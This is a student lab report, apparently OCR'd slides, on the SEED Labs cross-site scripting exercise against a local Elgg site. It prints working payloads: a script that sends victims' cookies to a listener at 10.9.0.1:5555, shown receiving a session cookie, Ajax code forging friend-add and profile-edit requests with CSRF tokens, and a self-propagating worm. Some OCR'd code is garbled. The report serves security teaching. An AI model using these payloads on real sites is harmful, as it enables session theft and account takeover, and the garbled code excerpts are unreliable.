


CROSS SITE SCRIPTING (XSS) LAB

Marco Pasca, Leonardo Lazzaro
08/11/2023

TASK 1: Posting a Malicious Message to Display an Alert Window



TASK 1: Posting a Malicious Message to Display an Alert Window


A screenshot of a web browser window titled "Search: Egg For SEED Lab". The address bar shows the URL www.seed-server.com/search?q=alice&search_type=all. The page title is "Results for \"alice\"". A search input field contains the text "alice". Below it, a table lists search results:

All	1
Group	0
Blog	0
Bookmark	0
Comment	0
Discussion topic	0
File	0
Page	0
Wire post	0
User	1

The "User" row is highlighted, and the link "Alice (alice)" is visible, with a cursor pointing at it.


A screenshot of a web browser window titled "Alice : Egg For SEED Lab". The address bar shows the URL www.seed-server.com/profile/alice. The page title is "Alice". On the right, there is a modal dialog box with the word "XSS" in it, and an "OK" button below it. The status bar at the bottom of the browser says "Waiting for www.seed-server.com...".

TASK 1: Posting a Malicious Message to Display an Alert Window



TASK 1: Posting a Malicious Message to Display an Alert Window

```
<script type="text/javascript"  
    src="http://0.0.0.0:8000/script.js">  
</script>
```



TASK 1: Posting a Malicious Message to Display an Alert Window

The screenshot illustrates a penetration testing task. On the left, a terminal window titled "seed@VM: ~.../Labsetup" shows the command:

```
[11/03/23] seed@VM:~/.../Labsetup$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On the right, a web browser window displays a user profile for "Alice". A modal dialog box is overlaid on the page, containing the message "XSS hosted in a server" and an "OK" button. The browser's address bar shows "seed-server.com/profile/alice".


TASK 2: Posting a Malicious Message to Display Cookies

The image shows a screenshot of a web browser window titled "Edit profile : Egg For SE". The URL in the address bar is "www.seed-server.com/profile/alice/edit". The page displays a form for editing a user profile. A red arrow points from a code editor window on the left to the "Brief description" field in the profile form. The code editor window has a title "JS script.js" and contains the following JavaScript code:

```
<script>alert(document.cookie);</script>
```

The "Brief description" field in the profile form also contains the same code: `<script>alert(document.cookie);</script>`. This indicates that the user is attempting to post a malicious message to display the victim's cookies.

TASK 2: Posting a Malicious Message to Display Cookies



TASK 3: Stealing Cookies from the Victim's Machine

The image shows a terminal window titled "JS script.js" containing the following code:

```
<script>
    document.write('<img src=http://10.9.0.1:5555?c=' +
escape(document.cookie) + '>');
<script>
```

A large orange arrow points from the bottom of the terminal window towards the "Brief description" field of a user profile for "Alice". The "Brief description" field contains the same exploit code as the terminal.

The user profile for "Alice" includes the following fields:


- Brief description: `<script>document.write('');</script>`
- Location: Public
- Interests: Public

TASK 3: Stealing Cookies from the Victim's Machine

A screenshot of a web browser window. The address bar shows "www.seed-server.com/search?q=alice&search_type=all". The page title is "Search: Elgg For SEED". The search results for "alice" are displayed under the heading "Results for 'alice'". A sidebar on the right lists categories: All (1), Group (0), Blog (0), Bookmark (0), Comment (0), Discussion topic (0), File (0), Page (0), Wire post (0), and User (1). The user "Alice (@alice)" is highlighted with a cursor pointing at it.

A terminal window titled "seed@VM: ~.../Labsetup". The command "nc -lknv 5555" is run, listening on port 5555. An incoming connection from IP 10.0.2.15 on port 33866 is accepted. The terminal shows the HTTP request headers:

```
[10/27/23] seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 33866
GET /?c=Elgg%3Dnbuvs3k5pb4lrfm3vd866ssobl HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://www.seed-server.com/
```



TASK 4: Becoming the Victim's Friend



The screenshot shows a browser window with a tab labeled "JS script.js". The content of the script is as follows:


```
<script type="text/javascript">
    window.onload = function () {
        var Ajax=null;
        var ts="__elgg_ts__"+elgg.security.token.__elgg_ts__; // (1)
        var token="__elgg_token__"+elgg.security.token.__elgg_token__; // (2)

        var sendurl=...; ← Construct the HTTP request
                    to add Samy as a friend.


        Ajax=new XMLHttpRequest(); Ajax.open("GET", sendurl, true); Ajax.send();
    }
</script>
```

A red box highlights the line "var sendurl=...;" with a red arrow pointing to the right, leading to the explanatory text "Construct the HTTP request to add Samy as a friend.".

TASK 4: Becoming the Victim's Friend



A screenshot of a web browser window titled "Boby : Elgg For SEED Lab". The URL in the address bar is "www.seed-server.com/profile/boby". The main content area shows a profile for "Boby" with a cartoon character icon. A message box at the top right says "You have successfully added Boby as a friend." Below it are two buttons: "Remove friend" and "Send a message". On the left, there is a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". At the bottom of the page, the URL "www.seed-server.com/action/friends/add?friend=57&_elgg_ts=1698400638&_elgg_token=A53mFW24a_k2JWtp4C59oQ" is visible.




A screenshot of the Mozilla Firefox developer tools showing the "HTTP Header Live Main" panel. The request URL is "http://www.seed-server.com/action/friends/add?friend=57&_elgg_ts=1698400638&_elgg_token=A53mFW24a_k2JWtp4C59oQ". The request method is GET, and the status is HTTP/1.1 200 OK. The response headers include:

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: __gsas=ID=164194fd3cd742af:T=1698399078:S=ALNI_Mbggh-Q0e3qSsfXjL1vI_-3XdryeA; Elgg=d7;
GET: HTTP/1.1 200 OK
Date: Fri, 27 Oct 2023 09:57:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

At the bottom of the panel, there are buttons for "Clear", "Options", "File Save", "Record Data" (with checked checkbox), and "autoscroll".

TASK 4: Becoming the Victim's Friend



```
var sendurl = 'http://www.seed-server.com/action/friends/add?friend=59' + ts + token
```

TASK 4: Becoming the Victim's Friend

The image displays three screenshots of a web application interface, likely a social network or community platform, with a dark blue header and sidebar.

- Screenshot 1:** Shows the profile page for "Alice's friends". The sidebar on the right lists "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". The main content area shows a profile for "Alice" with a small icon and a link to her profile.
- Screenshot 2:** Shows the profile page for "Alice's friends". The sidebar on the right lists "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". The main content area shows profiles for "Samy" and "Bob" with small icons and links to their profiles.
- Screenshot 3:** Shows the search results for "sam". The sidebar on the right lists "Friends", "Friends of", and "Collections". The main content area shows a search result for "Samy" with a small icon and a link to his profile. Below it, there is a snippet of code or a comment containing the following text:

```
ts=elgg_ts;$_SESSION["elgg_security_token"]=$_elgg_token; //Construct the HTTP request to add Samy as a friend
About me...ts=$elgg_ts;$_SESSION["elgg_security_token"]=$_elgg_token; //Construct the HTTP request to add Samy...
```

TASK 4: Questions



The image shows a screenshot of a browser window with a light gray header bar. On the left of the header bar are three small circular icons: red, yellow, and green. To the right of these icons, the text "JS script.js" is displayed in a yellow font. The main content area of the window contains two lines of JavaScript code:

```
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;  
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
```

- Explain the purpose of these 2 lines of code, why are they needed? In order to send an HTTP request, we must include the valid **timestamp** and **token** from the website so that when the request is received, it isn't marked as illegitimate and an error will arise. These lines store these values.
- If the Elgg application only provide the Editor mode for the “About Me” field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? No, we can't because this mode encodes special characters within the text, but we can use other field of the profile editor to launch the attack

TASK 5: Modifying the Victim's Profile



```
Open Save *modifyProfile.js -/Desktop
1<script type="text/javascript">
2
3window.onload = function() {
4
5    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
6    //and Security Token __elgg_token
7    var userName=__name__+elgg.session.user.name;
8    var guid=__guid__+elgg.session.user.guid;
9    var ts=__elgg_ts__+elgg.security.token.__elgg_ts;
10   var token=__elgg_token__+elgg.security.token.__elgg_token;
11
12   //Construct the content of your url.
13   var content= token + ts + userName + guid + "&description=<p>You got hacked</p>";
14   var samyGuid=59;
15   var sendurl='http://www.seed-server.com/action/profile/edit?';
16
17   if(elgg.session.user.guid != samyGuid) {
18       //Create and send Ajax request to modify profile
19       var Ajax= null
20       Ajax=new XMLHttpRequest();
21       Ajax.open("POST", sendurl, true);
22
23       Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
24       Ajax.send(content);
25   }
26 }
27
28</script>
```

JavaScript ▾ Tab Width: 8 ▾ Ln 29, Col 1 ▾ INS

TASK 5: Modifying the Victim's Profile

The screenshot shows a web browser window with three tabs: "Edit profile : Elgg For SEED", "AJAX Send an XMLHttpRequest", and "Elgg For SEED Labs". The main content area displays a profile editing form for a user named "Samy". The "Display name" field contains "Samy". In the "About me" section, there is a code editor containing the following JavaScript code:

```
<script type="text/javascript">
window.onload = function() {
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = &name" + elgg.session.user.name;
    var guid = "&guid" + elgg.session.user.guid;
    var ts = "&__elgg_ts" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token" + elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var content = token + ts + userName + guid + "&description=<p>You got hacked</p>";
    var samyGuid = 59;
    var sendurl = "http://www.seed-server.com/action/profile/edit?";
    if(elgg.session.user.guid != samyGuid) {
        //Create and send Ajax request to modify profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);

        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}</script>
```

Below the code editor, there are dropdown menus for "Public" and "Brief description". To the right of the main content, there is a sidebar with the user's profile picture and name ("Samy"), and a sidebar menu with options: "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

TASK 5: Modifying the Victim's Profile


The image consists of three screenshots of a web application interface, likely a social network or forum, demonstrating a user profile modification task.

Screenshot 1: Alice's Profile Page
A screenshot of a browser window showing Alice's profile page. The URL is www.seed-server.com/profile/alice. The page title is "Alice". It shows Alice's profile picture, a placeholder for her about-me section ("About me Ciao"), and two buttons: "Edit avatar" and "Edit profile". A sidebar on the left lists "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". Below the sidebar is a "SEED Project" section.

Screenshot 2: Alice's Profile Page after Modification
A screenshot of the same browser window after Alice has modified her profile. The "About me" section now contains the text "You got hacked". The URL remains the same: www.seed-server.com/profile/alice.

Screenshot 3: Search Results for "samy"
A screenshot of a search results page titled "Results for \"samy\"". The URL is www.seed-server.com/search?q=samy&search_type=all. The search bar contains "samy". The results table shows one result under the "User" category, which is Samy (@samy). The results table also includes categories like "All", "Group", "Blog", etc., with counts of 1, 0, 0, etc. The URL at the bottom is www.seed-server.com/profile/samy.

TASK 5: Modifying the Victim's Profile



```
if(elgg.session.user.guid != samyGuid) {  
    ...  
}
```

- Why do we need this Line? Remove it, and repeat your attack. Report and explain your observation?

It keeps the attack from attacking Samy's own webpage. If it were not there, the string that is meant to be planted in the victims "About me" field is now placed in Samy's "About me" field because he is the current session.

TASK 6: Writing a Self-Propagating XSS Worm

```
1<script type="text/javascript" id="worm">
2window.onload = function() {
3    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4    var jsCode = document.getElementById("worm").innerHTML;
5    var tailTag = "</" + "script>";
6    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
7    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
8    var userName=&name="+elgg.session.user.name;
9    var guid=&guid="+elgg.session.user.guid;
10   var ts=__elgg_ts__=elgg.security.token.__elgg_ts;
11   var token=__elgg_token__=elgg.security.token.__elgg_token;
12   //Construct the GET url
13   var get_url = "http://www.seed-server.com/action/friends/add?friend=59" + ts + '&' + token;
14   //Construct POST url
15   var content = token + ts + userName + guid + "&description=" + wormCode;
16   var samyGuid = 59;
17   var post_url = 'http://www.seed-server.com/action/profile/edit?';
18   if(elgg.session.user.guid != samyGuid){
19       var AjaxxPost = null;
20       var AjaxGet = null;
21
22       AjaxPost = new XMLHttpRequest();
23       AjaxGet = new XMLHttpRequest();
24
25       AjaxGet.open("GET",get_url,true);
26       AjaxPost.open("POST",post_url,true);
27       AjaxPost.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
28
29       AjaxGet.send();
30       AjaxPost.send(content);
31   }
32 }
33</script>
```

TASK 6: Writing a Self-Propagating XSS Worm

The image consists of four screenshots of a web application interface, likely Elgg, showing a sequence of events related to a self-propagating XSS worm.

- Samy's Profile:** A screenshot of the "Edit profile" page for user "Samy". The "About me" section contains a malicious JavaScript payload:

```
var poop_sam = "or upwww.seed-server.com/account/proxyyears";
if(poop_sam.user.guild!= sam.guild){
var AjaxPost = new XMLHttpRequest();
var AjaxGet = null;
AjaxPost = new XMLHttpRequest();
AjaxGet = new XMLHttpRequest();
AjaxGet.open("GET",get_url,true);
AjaxPost.open("POST",post_url,true);
AjaxPost.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
AjaxPost.send(poop_sam);}
```
- Alice's Friends:** A screenshot of the "Alice's friends" page. It shows a list of friends including "Samy". A red arrow points from the "Samy" entry in the friend list to the "Edit profile" link on the left.
- Search Results for "alice":** A screenshot of the search results page for the query "alice". It lists a user "Alice (alice)" with a profile picture. A red arrow points from this user entry to the "Edit profile" link on the left.
- Boby's Friends:** A screenshot of the "Boby's friends" page. It shows a list of friends including "Samy". A red arrow points from the "Samy" entry in the friend list to the "Edit profile" link on the left.

TASK 7: Defeating XSS Attacks Using CSP

```
<!-- Listing 1: The experiment web page index.html -->
<html>
  <h2>CSP Experiment</h2>
  <p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>
  <p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>
  <p>3. Inline: NoNonce: <span id='area3'>Failed</span></p>
  <p>4. From self: <span id='area4'>Failed</span></p>
  <p>5. From www.example60.com: <span id='area5'>Failed</span></p>
  <p>6. From www.example70.com: <span id='area6'>Failed</span></p>
  <p>7. From button click: <button onclick="alert('JS Code executed!')">Click me</button></p>

  <script type="text/javascript" nonce="111-111-111">
    document.getElementById('area1').innerHTML = "OK";
  </script>

  <script type="text/javascript" nonce="222-222-222">
    document.getElementById('area2').innerHTML = "OK";
  </script>

  <script type="text/javascript">
    document.getElementById('area3').innerHTML = "OK";
  </script>

  <script src="script_area4.js" > </script>
  <script src="http://www.example60.com/script_area5.js" > </script>
  <script src="http://www.example70.com/script_area6.js" > </script>
</html>
```

```
# Purpose: Do not set CSP policies
